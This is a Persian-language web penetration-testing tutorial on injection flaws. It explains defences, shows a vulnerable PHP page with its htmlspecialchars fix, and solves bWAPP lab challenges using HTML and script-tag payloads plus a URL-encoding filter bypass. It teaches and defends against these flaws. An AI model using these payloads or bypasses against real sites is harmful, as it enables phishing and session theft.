

Web Application Penetration Testing



Sixth Note

By TheSecDude

خب جلسه جدید رو با هم شروع میکنیم، توی این جلسه میخوایم با همیگه حفرات امنیتی تزریقی رو بررسی کنیم . ابتدا بزارید لیستی از این حفرات امنیتی رو داشته باشیم :

HTML Injection (a.k.a HTMLi)	.1
Iframe Injection	.2
SMTP Injection	.3
HTTP Parameter Pollution (a.k.a HPP)	.4
OS Command Injection	.5
Code Injection	.6
Server-Side Include (SSI) Injection	.7
SQL Injection	.8

یک حفره امنیتی **Injection** چیست ؟ در واقع یک حفره امنیتی **Injection** یک ضعف سیستمی است که به مهاجم اجازه میدهد یک کد یا دستور مخرب رو از طریق یک اپلیکیشن بر روی یک سیستم دیگر اجرا کند . این حفرات امنیتی میتوانند اپلیکیشن و همچنین کاربران متصل به ان اپلیکیشن را به خطر بیندازند . اثراتی که چنین حفرات امنیتی میتوانند ایجاد کند به شرح زیرند :

1. به مهاجم اجازه میدهد که یک **OS Call** رو بر روی ماشین هدف اجرا کند . یک **Call OS** یک درخواست از یک نرم افزار است به انجام یک کار توسط کرنل سیستم عامل .

2. به مهاجم اجازه میدهد که اطلاعات ذخیره شده در **Backend** نرم افزار را به خطر بیندازد . انها را بذدید یا تغییر در انها ایجاد کند .

3. به مهاجم اجازه میدهد که **Session** کاربران متصل به نرم افزار را سرفت کند .

4. به مهاجم اجازه میدهد که اقداماتی را از طرف دیگر کاربران یا سرویس ها انجام دهد .

بسیاری از وب اپلیکیشن ها وابسته به امکانات سیستم عاملشان، نرم افزار های جانبی و پردازش داده های درخواستی کلاینت هایشان وابسته هستند . زمانی که یک وب اپلیکیشن یک اطلاعاتی را از طریق یک درخواست **HTTP** دریافت میکند باید تلاش کرد که اطلاعات دریافتی را **Validate** یا **Sanitize** کرد، چرا که در غیر این صورت، یک مهاجم میتواند کاراکتر های خاص، دستورات و کد های مخرب یا تغییر دهنگان دستورات را در اطلاعات تزریق کند .

به علت اینکه انجام دادن چنین حملاتی بر روی اپلیکیشن ها، مخصوصا اپلیکیشن های تحت وب، انچنان هم دشوار نیست، تعداد زیادی ابزار وجود دارد که از طریق اونها میتوانیم ضعف امنیتی تزریقی را کشف کنیم . درست است که یک فرد میتواند از طریق این ابزار ها ضعف امنیتی سیستم خودش را رفع کند ولی مهاجمین هم میتوانند از طریق اونها به کشف اسیب پذیری های تزریقی اقدام کنند و پس از کشف انها را اکسپلوبیت کنند و بتوانند اعمال خرابکارانه خودشان را اعمال کنند .

حفرات امنیتی تزریقی از مهمترین حفرات امنیتی هستند و کشف هر کدام از اینها میتواند بانتی خوبی را برای مهاجم به ارمغان بیاره، کشف اسیب پذیری هایی مثل ... SQL Injection, Code Injection, Command Injection .

در نهایت موضوعی که میمونه اینه که چطوری از خدمون در مقابل حفرات امنیتی تزریقی مراقبت کنیم ؟

1. **Validate Input** : هر داده ای که به صورت ورودی به وب اپلیکیشن ارسال میشود باید اعتبار سنجی و **Sanitize** شود . این اتفاق باید در سریع ترین حالت ممکن، دقیقا بعد از دریافت **HTTP Request** یا **Response** اتفاق بیفت . برای مثال یک وب اپلیکیشن رو در نظر بگیرید، این وب اپلیکیشن از یک کاربر **Credentials** رو دریافت میکنه و سپس در صورت درست بودن **Credentials** به کاربر اجازه ورود میده . این **Credentials** میتوانه نام کاربری و رمز عبور، شماره موبایل یا ایمیل جهت **OTP** و ... باشد . هر گونه اطلاعاتی که دریافت میشود رو باید قبل از پردازش کردن، اعتبار سنجی و **Sanitize** کرد و در صورتی که حاوی اطلاعاتی مغایر با شرایط ورودی بود، خطای را به سمت کاربر ارسال و ادامه پردازش رو متوقف کرد . فرض کنید که شما پس از دریافت **Credentials** از کاربر، شروع میکنید به جستجوی انها در پایگاه داده و این کار توسط یک **Raw Query** و نه از طریق **ORM** رخ میدهد . حال

اگر **Credentials** ارسالی کاربر حاوی کاراکتر هایی باید که بتواند این **Raw Query** را مختل کند مثلا " " " " " " " " و این امکان رو برای کاربر بوجود بیاره که **Raw Query** را تغییر دهد، تمام اطلاعات پایگاه داده اپلیکیشن به خطر خواهد افتاد. مثال دیگه: فرض کنید که یک وب اپلیکیشن داریم که اطلاعاتی رو از کاربر دریافت میکنه و او نهادن نوی پایگاه داده ذخیره میکند. فرض ما بر این است که یکی از این اطلاعات **Username** کاربر است. حال اگر کاربر به جای نام کاربری درست بباید و یک جاواسکریپت رو به سمت وب اپلیکیشن ارسال کند و وب اپلیکیشن بدون **Validate** و **Sanitize** کردن اون داده، اون رو داخل پایگاه داده ذخیره کند و هر وقت که به پروفایل کاربر میرویم به جای نام کاربری اون کد جاواسکریپت اجرا شود چه میشود؟ قاعدها تمام کاربرانی که پروفایل اون کاربر رو نگاه میکنند به خطر میافتد و این یک حفره امنیتی **XSS** است که با تزریق کدهای جاواسکریپت به داخل صفحه رخ داده است. حال برنامه نویس باید چه کند؟ باید ورودی کاربر رو دریافت کنه و قواعدی رو که برای نام کاربری معین در نظر گرفته شده، مثلا فقط حروف و نقطه باشد، رو بر روی اون بررسی کنه و بعد از **Validate** کردن نام کاربری در صورت صحیح بودن در پایگاه داده ذخیره کند.

صحت سنجی ورودی ها تنها نباید بر روی ورودی های کاربران رخ دهد، ممکن هست که یک ورودی از یک اپلیکیشن دیگه باشد، باید هر دادههای که به وب اپلیکیشن ما داده میشود رو **Validate** و در صورت نیاز **Sanitize** کرد.

2. **Apply Least Privileges**: یکی دیگر از کارهایی که میتواند در برابر حفرات امنیتی تزریقی انجام داد اینه که **Privilege** ها رو درست و حساب شده اعمال کنیم. یعنی وب اپلیکیشن بر روی یک کاربر خاص در سیستم عامل، با محدودیت هایی که از طریق **Privilege** ها اعمال میشود اجرا شود. مثلا یک وب اپلیکیشن نیازی نداره که در سیستم عامل خوش به دایرکتوری هایی جز **/var/www/html** دسترسی داشته باشد، باید باید این محدودیت رو بر روی وب اپلیکیشن اعمال کرد. یا یک وب اپلیکیشن نباید دسترسی **root** به دیتابیس داشته باشد، وگرنه امکان دسترسی به تمام پایگاههای داده رو داره و میتونه هر تغییری رو اعمال کنه و اگر یک مهاجم به این کاربر **root** دسترسی بگیره، دیگه تموهه ماجرا. پس باید دسترسی های وب اپلیکیشن رو هم درست و حسابی تعیین کرد.

این کار برای زمانیست که مهاجم تونسته دسترسی **root** بگیره به وب اپلیکیشن ولی امکان دسترسی به همه پایگاههای داده رو نداره، یا تونسته فایل های محدود میکنیم مثلا تونسته دسترسی **root** بگیره به وب اپلیکیشن ولی امکان دسترسی به همه پایگاههای داده رو نداره، توی **/var/www/html** رو ببینه ولی امکان تغییر اون فایل ها رو نداره و ...

3. **Handle Exceptions and Returned Status Codes**: اگر یک دستور **External** بود توسط برنامه بر روی سیستم عامل اجرا شود. مثلا دستور **ffmpeg** که خیلی از وب اپلیکیشن ها چهت تغییر ویدیو ها استفاده میکنند. اگر این دستور از طرف کاربران هم ورودی رو داشت یا ورودی کاربران بر روی این دستور تاثیر میکرد باید ورودی های کاربر رو تا حد ممکن و به شدت **Validate** و **Sanitize** کرد. برای هر گونه خطای احتمالی مثلا **timeout** یا ... از طرف اجرای دستور باید مکانیزم هایی رو در نظر گرفت. هر خروجی که یک کد خطای بر میگردنه رو باید چک و لاغ کرد و این حداقل به ما به عنوان برنامه نویس اعلام میکنه که خطای رخ داده و میتوانیم بررسیش کنیم وگرنه ممکنه که حمله ای رخ بده ولی ما حتی متوجه هم نشیم. پس مدیریت ورودی ها و خروجی ها در حینی که ما میخوایم از یک دستور **External** استفاده کنیم لازم هست.

4. **Avoid Accessing External Interpreters**: برای بسیاری از دستورات **Shell** و **System Call** کتابخونه هایی وجود داره که اگه از اون کتابخونه ها استفاده کنیم، نیازی نداریم که **Shell Interpreter** رو اجرا کنیم و همین مورد امکان اجرای دستورات مخرب رو از طرف هر مهاجمی کاهش میده. مثلا، فرض میگیریم که وب اپلیکیشن شما نیاز داره به یک **URL** یک درخواست بزن و پاسخ این درخواست رو ذخیره کنه، این **URL** توسط کاربر امکان دستکاری داره و همین امکان دستکاری توسط کاربر استفاده از دستورات **curl** برای زدن درخواست رو خطرناک میکنه، کاربر ممکنه که از این مورد آگاهی پیدا کنه و سعی کنه با دستکاری **Shell** دستوراتی مخرب رو روی سیستم عامل اجرا کنه، فرض میگیریم که وب اپلیکیشن ما با پایتون نوشته شده، از این رو میتوانیم به جای استفاده از دستور **curl** در **Shell**، از کتاب خونه هایی که امکانات این دستور رو برای ما فراهم میکند استفاده کنیم و استفاده از این کتابخونه، امکان تزریق دستورات مخرب رو کاهش میده.

https://owasp.org/www-community/Injection_Flaws


بسیار خب، این بود از توضیحات ابتدایی در باب حفرات امنیتی **Injection** و امیدوارم که تونسته باشیم مفهوم این مشکلات امنیتی رو برسونم. در ادامه میریم سرووقت حفرات امنیتی به صورت جداگانه و هر کدام رو مورد بررسی قرار میدیم. برای هر حفره امنیتی، در صورت امکان چالش هایی رو حل میکنیم و بسیاری از این چالش ها در **BWAPP Box** هستند. قبل از هر چیزی پیشنهاد میکنم که این ماشین مجازی رو دانلود کنید تا بتونیم همراه با هم چالش ها رو حل کنیم. کافیه برای دانلود توی گوگل بنویسید : **Download BWAPP**

HTML Injection Vulnerability: گاهی اوقات در برخی از وب اپلیکیشن ها دیدیم که یک ورودی رو از ما میگیره و سپس اون ورودی توسط وب اپلیکیشن در بسیاری از جاهای در صفحه وب استفاده میشه. فرض بگیرید که یک وب اپلیکیشن دارید و این وب اپلیکیشن از شما یک **First Name** میگیره و در صورت **Submit** کردن، به شما پیغامی به شکل "[First Name] [First Name]" Welcome شود. در صورتی که **First Name** ارسال شده کاربر توسط وب اپلیکیشن، **Validate** و **Sanitize** نشه و به صورت مستقیم در صفحه وب اپلیکیشن نشون داده بشه، امکان این رو فراهم میکنه که کاربر کدهای **HTML** رو بتونه به جای **First Name** در صفحه تزریق کنه یعنی مثلا به جای **First Name** بنویسه **Hello** و در این صورت کلمه **Hello** به صورت **Render** شود. این اسیب پذیری در نهایت میتواند در اکثر اوقات به **XSS** تبدیل شود. به طور کلی دو نوع **HTML Injection** داریم که عبارت اند از :


1. **Reflected**: در این نوع، پیلود تزریق شده توسط یک ورودی از مهاجم گرفته میشود و در صفحه وب بازتاب خواهد شد. این بازتاب شدن پیلود موجب **Render** شدن کدها توسط مرورگر میشود. مثلاً ورودی کاربر توسط **URL** و یک متغیر **GET** گرفته میشود و در صفحه ای که اجرا میشود، دریک تگ از صفحه به نمایش در می آید. در این حالت ما میتوانیم پیلود خودمون رو در یکی از ورودی های URL قرار بدمیم تا در صفحه **Render** شود.
2. **Stored**: در این نوع **HTML** تزریق شده در سمت سرور ذخیره میشود و برای هر کاری که به ان دسترسی دارد توسط مرورگر خواهد شد. مثلاً مهاجم یک پیلود رو در داخل جدول کامنت های یک وبلاگ ارسال میکند و این کامنت برای هر کاری که صفحه پست رو نگاه میکنه نشون داده میشه و توسط مرورگر **Render** میشه. کد زیر نمونه یک کد دارای حفره امنیتی **HTMLi** از نوع **Reflected** است. این کد یک ورودی رو از کاربر میگیره، این ورودی از طریق متغیر **\$_GET** به همین صفحه داده میشه، در کدهای PHP میبینید که میگه اگر **\$_GET['name']** وجود داشت، فرم رو نشون نده و بجاش پیغام **Welcome \$_GET['name']** رو در یک تگ **span** نشون بده.

```
<body>
  <div class="container">
    <div class="brand-logo"></div>
    <div class="brand-title">Ninja</div>
    <?php
    if(isset($_GET['name'])){
      echo "<span>Welcome " . $_GET['name'] . "</span>";
    }else{
    ?>
      <form>
        <div class="inputs">
          <label>Your Name</label>
          <input type="text" name="name" placeholder="Your Name" autofocus/> ←
          <button type="submit">Next</button>
        </div>
      </form>
    <?php
    }
    ?>
  </div>
</body>
```

بریم نتیجه این کد رو ببینیم و بگیم که چرا مشکل امنیتی **HTMLi** داره و چطوری میشه حلش کرد. اجرای کد صفحه زیر رو به ما میده:




این صفحه یک **Name** از ما میگیره و پس از اینکه روی دکمه **Next** کلیک کردیم به صفحه زیر میره:




میبینید که اسمش رو در جلوی کلمه Welcome نشون میده . خب حالا به جای اسمش عبارت Ahmad رو بهش میدیم :



میبینید که تگ در اطراف اسم موجب شد که کلمه به شکل Bold Render شود . این ساده ترین حالت وجود HTMLi در یک وب اپلیکیشن هست . حالا چطوری میتوانه منجر به XSS شود ؟ اگه به جای ورودی تگ <script> تزریق کنیم به XSS تبدیل میشود :



حالا خروجی چی میشه ؟




بله، کد جاواسکریپت اجرا شد . خب حالا چطوری این حفره امنیتی رو توی کدمون حل کنیم ؟ کافیه که ورودی کاربر رو به یکی از توابع htmlentities یا htmlspecialchars بدم و ورودی کاربر Sanitize بشه .

```

13 |     <?php
14 |     if(isset($_GET['name'])){
15 |         echo "<span>Welcome " . htmlspecialchars($_GET['name']) . "</span>";

```

حالا ورودی کاربر هر چیزی هم باشه Sanitize میشه و کاراکتر های مشکل دار، تبدیل به حالت HTML Entity Chars در Encode میشن به یه چیز بی خطر . به شکل زیر :



حالا اگه سورس کد رو ببینید خواهد دید که کاراکتر های <> به HTML Entities تبدیل شدن :

```


10 <div class="container">
11   <div class="brand-logo"></div>
12   <div class="brand-title">Ninja</div>
13   <span>Welcome &lt;script&ampgtalert()&lt;/script&ampgt</span>      </div>
14 </body>
15 </html>
```

میتوانید ازتابع PHP در htmlentities کردن دادهها استفاده کنید :


```

14 if(isset($_GET['name'])){
15   echo "<span>Welcome " . htmlentities($_GET['name']) . "</span>";
16 }
```

مثال بالا یک نمونه از Reflected HTML Injection بود . بازتاب پیلود ما توسط مت GET صورت گرفت و این اتفاق میتوانه توسط مت POST هم رخ بده . اما به نظر من POST توسط مت Reflected HTML Injection تاثیری بر روی کاربری نداشته باشد، چرا که نمیتوان از طریق URL کاری انجام داد و کاربری رو تحت تاثیر حفره امنیتی قرار داد، درصورتی تاثیر خواهد داشته که Stored باشد . بسیار خوب برمی یه مثل هم از حالت Stored داشته باشیم . صفحه زیر یک صفحه است که یک کاربر میتوانه بیاد و یک پیغام قرار بده . پیغام رو توی ورودی مینویسه و روی دکمه Submit میزن و توی پایگاه داده ذخیره میشه . پیغام هایی که توی پایگاه داده ذخیره شدند هم در همین صفحه بالای input نشون داده میشه :



هر کاربری که توی این صفحه بیاد میتوانه این پیام ها رو ببینه . این به عنوان یک جایی و اسه کامنت گذاشتن ببینید . حالا اگه ما ببایم و سعی کنیم توی متن پیام یک کد HTML رو بزنیم چی ؟ ایا این کد HTML اعتبار سنجی و Sanitize میشه و بعد توی پایگاه داده ذخیره شه ؟ یا نه . ایا اگه بدون Sanitization توی پایگاه داده ذخیره میشه، توی نشون دادن هم Sanitize نمیکنه ؟ یعنی اینکه ایا Stored HTML Injection وجود داره یا خیر ؟ تست کنیم . پیلودمون Hello است . وقتی نشون داده میشه Hello به صورت Bold توسط مرورگر شود . Render



میبینید که بله، نه زمانی که دیتا ارسال شد و نه زمانی که نشون داده شد عملیات Sanitization رخ نداد و کاراکتر های مخرب پاکسازی نشد . حالا هر کاربری به این صفحه بیاد، کلمه Hello رو به صورت Bold میبینه . حال اگه پیلود یک کد مخرب باشد، مثلا کدی جهت دزدیدن Session کاربران، هر کاری بیاد اطلاعات مربوط به Session اون کاربر دزدیده خواهد شد .

میتوانیم بگیم که Stored HTML Injection میتوانه تعداد بسیار زیادی از کاربران یک وب اپلیکیشن رو در گیر کنه و در حالی که به صورت نقطه ای عمل میکنه . یعنی Stored به نمونه سلاح الوده کردن جمعیه ولی Reflected HTML Injection سلاح نقطه زن .

- تویی BWAPP هم برای HTML Injection چالش‌هایی وجود داره که هم به صورت Reflected و هم به صورت Stored هستند . اما سوالی که ممکنه پیش بباد اینه که از HTML Injection چه بهره برداری هایی میشه کرد .
1. با تغییر ظاهر و محتوای وب اپلیکیشن میشه اقدام به انجام حملات Social Engineering کرد و مثلاً صفحه رو به شکل یک صفحه لاگین در اورد و اطلاعات کاربر رو فیشنگ کرد .
 2. با تبدیل HTML به XSS میتوانیم کدهای جاوا اسکریپت رو اجرا کنیم .
 3. دیفیس موقت (Blank) .
 4. میشه از طریق tabnabbing هم زد . یه مشکل امنیتی هست، توضیح خلاصش اینه که زمانی که یک لینک _blank هست توی یک صفحه وجود داره، یک قربانی میاد و روش کلیک میکنه و به یک وب سایت ارسال میشه، اون وب سایت میتوانه صفحه ای که لینک _blank توش بوده رو ریدایرکت کنه به یک صفحه و کاربر هم متوجه نشه .

<https://en.wikipedia.org/wiki/Tabnabbing>

اینم بگم که HTML در قسمت های جستجوی وب سایت ها ممکنه رخ بده . مثلاً یک باکس جهت جستجو توی صفحه وب هست و شما یک عبارت "X posts with title like 'Dog' have been found" رو جستجو میکنید توش . بعد توی نتیجه جستجو به شما میگه که "Dog" و نتیجه رو نشون میده . همین کلمه Dog داره توی صفحه Reflect میشه و ممکنه که HTML بخوره . پس توی صفحات جستجو باید دقیق کرد . چندتا نمونه از گزارشات HTML توی HackerOne رو برآتون قرار دادم که ببینید به چه شکلی این حفره امنیتی رو گزارش کردن و چه جاهایی بوده :

<https://hackerone.com/reports/381553>

<https://hackerone.com/reports/1537149>

<https://hackerone.com/reports/1581499>

<https://hackerone.com/reports/768327>

<https://hackerone.com/reports/324548>

در نهایت بگم که تنها علتی که وب اپلیکیشن میتوانه بوجود بباد اینه که ورودی ها رو Sanitize نکرده باشن و Character Entity ها رو به HTML Entity تبدیل نکنند و این موجب میشه که ورودی هایی که Reflect میشن توی صفحه یا از توی دیتابیس روی صفحه نشون داده میشن، اگه حاوی کدهای HTML باشن، توسط مرورگر Render شوند .

در برخی اوقات ممکنه که HTML توی صفحات وب اپلیکیشن نباشه، میدونیم که ایمیل ها قابلیت داشتن کدهای HTML رو دارن و ممکن در برخی وب اپلیکیشن ها که ایمیل به سمت کاربر ارسال میکنن، اگه محتوایی در ایمیل قابل تغییر باشد منجر به HTML شود که توی یکی از گزارش های HackerOne که بالا گذاشتیم همین مورد بود . جاهای مختلفی میتوانیم این مشکل امنیتی رو پیدا کنیم و کافیه که به کم هوشمندی و خلاقیت به خرج بدم .

در نهایت هم بریم سروقت حل کردن چالش های BWAPP . توی BWAPP برای HTML Injection - Reflected (GET) هست . ادرس این چالش توی BWAPP به شکل زیر هست :

http://192.168.89.129/bWAPP/htmli_get.php

یعنی شما ماشین مجازی BeeBox رو دانلود میکنید و پس از اجرا میتوانید با ادرس بالا به این لابراتوار دسترسی پیدا کنید . یه فرمی به شکل زیر داره :

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:



Last name:



Go

از مون دوتا ورودی میگیره و بعد که روی دکمه Go کلیک کردیم به شکل زیر نشون میده :

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

 ←

Last name:

 ←

Go

Welcome The SecDude

تلوی URL هم، چون متده است وجود داره :

← → ⌂ Not secure 192.168.89.129/bWAPP/html_get.php?firstname=The&lastname=SecDude&form=submit

خب اگه ما بیایم و جای این ورودی ها کد های HTML بزاریم ایا Render میشه یا نه ؟

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

 ←

Last name:


Go

Welcome

// The // ←

SecDude

میبینید که میشه . پس این صفحه HTMLi داره . حالا بیایم و سعی کنیم که تبدیلش کنیم به XSS، پس کد جاواسکریپت میزاریم :



و میبینید که کد جاواسکریپت اجرا شد . به همین سادگی بود .

حالا بریم سروقت حالت سخت تر این چالش . من سختی چالش رو گذاشتم رو حالت Medium و به همین خاطر اگه ورودی ما یک کد HTML باشه، Render نمیشه :

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

`ahmad`

Last name:

`SecDude`

`Go`

Welcome `ahmad` SecDude

اگه سورس کد صفحه رو ببینید خواهد دید که < و > تبدیل شدن به HTML Entities نمیشون :

```

69   <br />
70   Welcome &lt;b&ampgtahmad&lt;/b&ampgt; SecDude
71 </div>

```

یکی از Bypass ها اینه که بریم و به جای < و > حالت URL Encode شدشون رو وارد کنیم، برای تبدیلش از Python و کتابخونه urllib استفاده کردم و میتوانید از هرچیزی استفاده کنید :

```

>>> import urllib.parse
>>> query = "<b>ahmad</b>"
>>> urllib.parse.quote(query)
'%3Cb%3Eahmad%3C/b%3E'
>>>

```

حالا این عبارت رو به جای پیلود قبلی استفاده میکنیم :

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

`%3Cb%3Eahmad%3C/b%3E`

Last name:

`SecDude`

`Go`

Welcome `ahmad` SecDude

میبینید که اجرا شد . حالا چرا اجرا شد ؟ احتمالا برنامه نویس توی سورس کد او مده و گفته به جای < و > بیا و حالت HTML Entity اونها رو قرار بده و ما با URL Encode کردنش موجب شدیم که < و > به صورت خام توی پیلود وجود نداشته باشه و به همین خاطر باپیش شد . چالش بعدی توی BWAPP برای این اسیب پذیری حالت POST است . ادرسش به شکل زیر هست :

http://192.168.89.129/bWAPP/htmli_post.php

تنها تفاوت با حالت GET اینه که پارامتر ها توی URL نیستند و به صورت یک درخواست POST ارسال میشن . این حالت بیشتر Self HTMLi محسوب میشه چون تاثیری رو جایی نداره، مگر اینکه محتوای درخواست POST به جایی Store بشه .

چالش بعدی حالت Reflected (URL) هست . ادرسش به عبارت زیره :

http://192.168.89.129/bWAPP/htmli_current_url.php

The screenshot shows the bWAPP homepage with a yellow header containing the logo and the text "an extremely buggy web app!". Below the header is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. A social media sidebar on the right features Twitter and LinkedIn icons. The main content area has a title "HTML Injection - Reflected (URL)". The address bar at the top is highlighted with a red box, showing the URL "http://192.168.89.129/bWAPP/htmli_current_url.php". The page content includes the URL "Your current URL: http://192.168.89.129/bWAPP/htmli_current_url.php" and a red box highlights the parameter "a=x".

میبینید که URL تری Address Bar مرورگر توی صفحه داره بازتاب میشه و اگه من بیام و به پارامتری مثل a با مقدار x رو بهش اضافه کنم، اون پایین هم نشون داده میشه :

This screenshot shows the same bWAPP page after the injection. The address bar now contains "http://192.168.89.129/bWAPP/htmli_current_url.php?a=x". The page content displays the injected value "x" as part of the URL, demonstrating the reflected nature of the injection.

/ HTML Injection - Reflected (URL) /

Your current URL: http://192.168.89.129/bWAPP/htmli_current_url.php?a=x

:Ahmad اولین پیلودی که اضافه میکنیم یک کد ساده HTML هست . میگیم که پارامتر a برابر هست با مثلا Ahmad

← → ⌛ △ Not secure 192.168.89.129/bWAPP/htmli_current_url.php?a=Ahmad

This screenshot shows the result of the reflected HTML injection. The address bar is again "http://192.168.89.129/bWAPP/htmli_current_url.php?a=Ahmad". The page content now displays the injected value "Ahmad" in bold, demonstrating the successful execution of the reflected injection.

/ HTML Injection - Reflected (URL) /

Your current URL: http://192.168.89.129/bWAPP/htmli_current_url.php?a=%3Cb%3EAhmad%3C/b%3E

میبینید که اتفاقی نیفتاد و فقط و فقط به شکل URL Encode شده توی صفحه قرار داده شد و کد HTML وارد تری Address Bar به علت اینکه اینکد شد توسط مرورگر Render نشد . علت این چیه ؟ علتش اینه که این ادرسی که توی صفحه داره Reflect میشه، از سمت توسط Backend \$ _SERVER['REQUEST_URL'] تعیین میشه :

```
$url = "http://" . $_SERVER["HTTP_HOST"] . $_SERVER["REQUEST_URI"];
```

وقتی این اتفاق می افته، URL به صورت Encode شده توی \$ _SERVER قرار داده شده است و به همین خاطر به صورت کد HTML نخواهد بود و مشکل همینجاست که مرورگر وقتی میخواهد ادرس را بفرسته سمت وب سرور، اون رو Encode میکنه و وب سرور هم هر چیزی که از مرورگر بگیره توی [\$_SERVER['REQUEST_URI']] قرار میده . اگه بتونیم کاری کنیم که مرورگر URL را به صورت

Encode شده نفرسته سمت وب سرور، میتوانیم این مشکل امنیتی را اکسپلوبیت کنیم ولی من راهی نمیدونم، فقط توی BurpSuite تست کردم و دیدم که اونجا میشه این کار رو کرد. بریم ببینیم که چطوریه:



```

1 GET /bWAPP/htmli_current_url.php?a=%3C%3EAhmad%3C/b%3E HTTP/1.1
2 Host: 192.168.89.129
3 Upgrade-Insecure-Requests: 1
